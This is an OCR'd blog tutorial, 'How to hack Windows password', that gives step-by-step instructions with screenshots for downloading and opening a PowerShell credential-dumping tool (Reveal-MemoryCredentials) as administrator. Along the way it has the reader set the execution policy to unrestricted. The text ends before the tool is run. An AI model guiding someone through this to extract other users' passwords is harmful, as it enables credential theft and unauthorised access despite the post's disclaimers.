How to hack Windows password ?

Hi !

Disclaimer

Any actions and or activities related to the material contained within this blog is solely your responsibility.The misuse of the information in this website can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this website to break the law.

This script is published for educational use only. I am no way responsible for any misuse of the information.

This article is related to Computer Security and I am not promote hacking / cracking / software piracy.

This article is not a GUIDE of Hacking. It is only provide information about the legal ways of retrieving the passwords. You shall not misuse the information to gain unauthorised access. However you may try out these hacks on your own computer at your own risk. Performing hack attempts (without permission) on computers that you do not own is illegal.


This article explains how to use **my PowerShell tool** to **reveal the passwords** used by users of the computers running under Windows 2003, 2008R2, 2012, 2012r2, Windows XP, 7 (32 and 64 bits) 8, and 8.1

Steps below are :
1) Get the tool
2) Extract the files in the ZIP
3) Launch PowerShell with Administrator Rights
4) Prepare your environment
5) Open the tool into PowerShell
6) Launch the tool
7) Get Windows 7/Windows server 2008 password

1) Get the tool

The first step is to download the tool. You can got it at this Github address which is the official repository : https://github.com/giMini/RWMC

Simply click on the download ZIP button at the bottom right of the screen :



Update README.md		
giMini authored 18 days ago		latest commit af2666d40f
Reveal-MemoryCredentials	Update Reveal-MemoryCredentials.ps1	19 days ago
README.md	Update README.md	18 days ago

README.md


Disclaimer

Any actions and or activities related to the material contained within this blog is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this website to break the law.


This script is published for educational use only. I am no way responsible for any misuse of the information

2) Extract the files in the ZIP

Right click on **RWMC-master.zip** you just download (we assumed you download it into d:\donwload) and then on **Extract All...**



Clic on **Extract** button




Select a Destination and Extract Files

Files will be extracted to this folder:

D:\download\RWMC-master

☑ Show extracted files when complete


You'll get a folder RWMC-master with the tool.



ter ▸ Clone (D:) ▸ download ▸ RWMC-master ▸

Name
RWMC-master

The files which are in the folder :



r ▸ Clone (D:) ▸ download ▸ RWMC-master ▸ RWMC-master ▸ Reveal-MemoryCredentials


Name	Date m
debugger	7/25/2
doc	7/25/2
logging	7/25/2
bufferCommand.txt	7/25/2
dp.exe	7/25/2
Reveal-MemoryCredentials.ps1	7/25/2

3) Launch PowerShell with Administrator Rights

First step: update your PowerShell version on the Microsoft website: https://www.microsoft.com/en-ca/download/details.aspx?id=40855

Choose the good version :

- Windows **7 SP1**
  - x64: **Windows6.1-KB2819745-x64-MultiPkg.msu**
  - x86: **Windows6.1-KB2819745-x86.msu**
- Windows Server **2008 R2 SP1**
  - x64: **Windows6.1-KB2819745-x64-MultiPkg.msu**
- Windows **Server 2012** / Windows **8**
  - x64: **Windows8-RT-KB2799888-x64.msu**




Windows Management Framework 4.0

Choose the download you want

□ File Name	Size
□ Windows Management Framework 4 0 Release Notes.docx	89 KB
□ Windows PowerShell Desired State Configuration Quick Reference for Windows Management Framework 4.0.pdf	244 KB
□ Windows PowerShell Desired State Configuration Quick Reference for Windows Management Framework 4.0.pptx	73 KB
□ Windows6.1-KB2819745-x64-MultiPkg.msu	18.4 MB
□ Windows6.1-KB2819745-x86-MultiPkg.msu	14.1 MB
□ Windows8-RT-KB2799888-x64.msu	17.5 MB

Once your computer is up-to-date, go to **C:\Windows\System32\WindowsPowerShell\v1.0** and then right click on **powershell_ise.exe**




PowerShell Starting...

Windows PowerShell ISE

Starting...

(C) Microsoft Corporation All Rights Reserved


And your PowerShell opens !


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1
1
Ln 1 Col 25
100%


```
PS C:\Windows\system32>
```

4) Prepare your environment

Enter this command : "`Set-ExecutionPolicy Unrestricted -force`"
and press **Enter**


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1


```
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted -force
```



```
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted -force

PS C:\Windows\system32>
```

5) Open the tool in PowerShell

Browse to the place where you extract the tool you download in step 1. In this example, it is under **d:\download\RWMC-master\RWMC-master\Reveal-MemoryCredentials**, click on **Reveal-MemoryCredentials.ps1** and then on **Open**.




Name	Date modified	Type	Size
Reveal-MemoryCredentials.ps1	7/25/2015 2:44 PM	Windows PowerShe...	54 KB
debugger	7/25/2015 2:44 PM	File folder	
doc	7/25/2015 2:44 PM	File folder	
logging	7/25/2015 2:44 PM	File folder	

File name: Reveal-MemoryCredentials.ps1

PowerShell Files(*.ps1, *.psm1,

If all went well, you should get this result (the script is opened in PowerShell) :



